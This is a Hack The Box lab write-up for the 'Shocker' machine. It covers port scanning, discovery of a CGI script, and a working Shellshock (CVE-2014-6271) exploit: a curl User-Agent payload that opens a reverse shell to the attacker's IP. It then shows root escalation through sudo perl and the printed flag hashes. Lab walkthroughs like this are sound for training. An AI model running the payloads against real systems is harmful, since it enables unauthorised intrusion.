
HTB Shocker

IP 10.129.233.65

NMAP RESULTS:




```
PORT      STATE    SERVICE          REASON      VERSION
80/tcp    open     http             syn-ack     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
544/tcp   filtered kshell           no-response
636/tcp   filtered ldapssl          no-response
711/tcp   filtered cisco-tdp        no-response
1073/tcp  filtered bridgecontrol    no-response
1082/tcp  filtered amt-esd-prot     no-response
1095/tcp  filtered nicelink         no-response
1111/tcp  filtered lmsocialserver   no-response
1521/tcp  filtered oracle           no-response
1717/tcp  filtered fj-hdnet         no-response
2006/tcp  filtered invokator        no-response
2222/tcp  open     ssh              syn-ack     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

Q1 How many TCP ports are listening on Shocker?

I can see from the nmap scan that 2 ports are open on the box.

PORT 80 HTTP
PORT 2222 SSH

Q2 What is the name of the directory available on the webserver that is a standard name known for running scripts via the Common Gateway Interface?



Most often, CGI scripts live in the server's special cgi-bin directory.


Python Docs
https://docs.python.org › library › cgi

cgi — Common Gateway Interface support — Python 3.12.4 ...

After a quick google search i find that the standard name is **cgi-bin**

Q3 What is the name of the script in the `cgi-bin` directory?


Running the **feroxbuster** tool with the specific file extensions i get the file **user.sh**



```
┌──(ajsankari㉿ajsankari)-[~]
└─$ feroxbuster -u http://10.129.233.65/cgi-bin -x sh,cgi,pl

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.233.65/cgi-bin
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.4
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [sh, cgi, pl]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        7l       18w      119c http://10.129.233.65/cgi-bin/user.sh
[>──────────────────] - 19s     2812/120000   14m      found:1       errors:0
```

Q4 Optional question: The output from `user.sh` matches the output from what standard Linux command?

When we go to http://10.129.233.65/cgi-bin/user.sh I get the following file.




```
Content-Type: text/plain

Just an uptime test script

 03:53:41 up 50 min,  0 users,  load average: 0.04, 0.08, 0.04
```

Looks like an this text file is from the **uptime** command.

Q5 What 2014 CVE ID describes a remote code execution vulnerability in Bash when invoked through Apache CGI?

After googling for the famous Shellshock exploit I get the **CVE-2014-6271**
https://github.com/opsxcq/exploit-CVE-2014-6271




Shellshock exploit + vulnerable environment

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

Q6 What user is the webserver running as on Shocker?

We can exploit this vulnerablility by sending a curl request to the server with a malicious payload below.

curl -A "() { :;}; echo Content-Type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.10.14.74/443 0>&1" http://10.129.233.65/cgi-bin/user.sh



```
┌──(ajsankari㉿ajsankari)-[~]
└─$ curl -A "() { :;}; echo Content-Type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.10.14.74/443 0>&1" http://10.129.233.65/cgi-bin/user.sh
█
```

`() { :;};` **: This is the start of the payload that exploits the Shellshock vulnerability. It defines a function without a name (** `:;` **), which Bash interprets as a valid function definition.**


`echo Content-Type: text/plain;` **: This part sets the HTTP header** `Content-Type` **to** `text/plain` **. This is just to ensure the HTTP response has a valid content type header.**

`echo;` **: This adds a blank line after the header, separating it from the body of the HTTP response.**

/bin/bash -i >& /dev/tcp/10.10.14.74/443: This is the core of the payload, where `/bin/bash -i` executes an interactive Bash shell.

http://10.129.233.65/cgi-bin/user.sh: is the target that is vulnerable.

Before we run the command we setup a listener on our end to receieve the shell using netcat.




```
┌──(ajsankari㉿ajsankari)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.74] from (UNKNOWN) [10.129.233.65] 48530
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

And we can see that **shelly** is the user on the web server.

Q7 User.txt Flag


We now can retreive the user flag in shellys home directory



```
shelly@Shocker:/home/shelly$ cat user.txt
cat user.txt
4f2b6b709aefd2e09d703694864c07cf
shelly@Shocker:/home/shelly$
```


Q8 Which binary can the shelly user can run as root on Shocker?

Running the **sudo -l** command we can see that shelly can run the binary **/perl**.



```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Looking at GTFObins we find this.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo perl -e 'exec "/bin/sh";'
```

I run the **sudo perl -e 'exec "/bin/sh";'** command on the box and the box is now completed.



```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
# whoami
whoami
root
```

Q9 Root Flag



```
cat root.txt
eb807613db5c84fb58f303e1697085b9
```

:)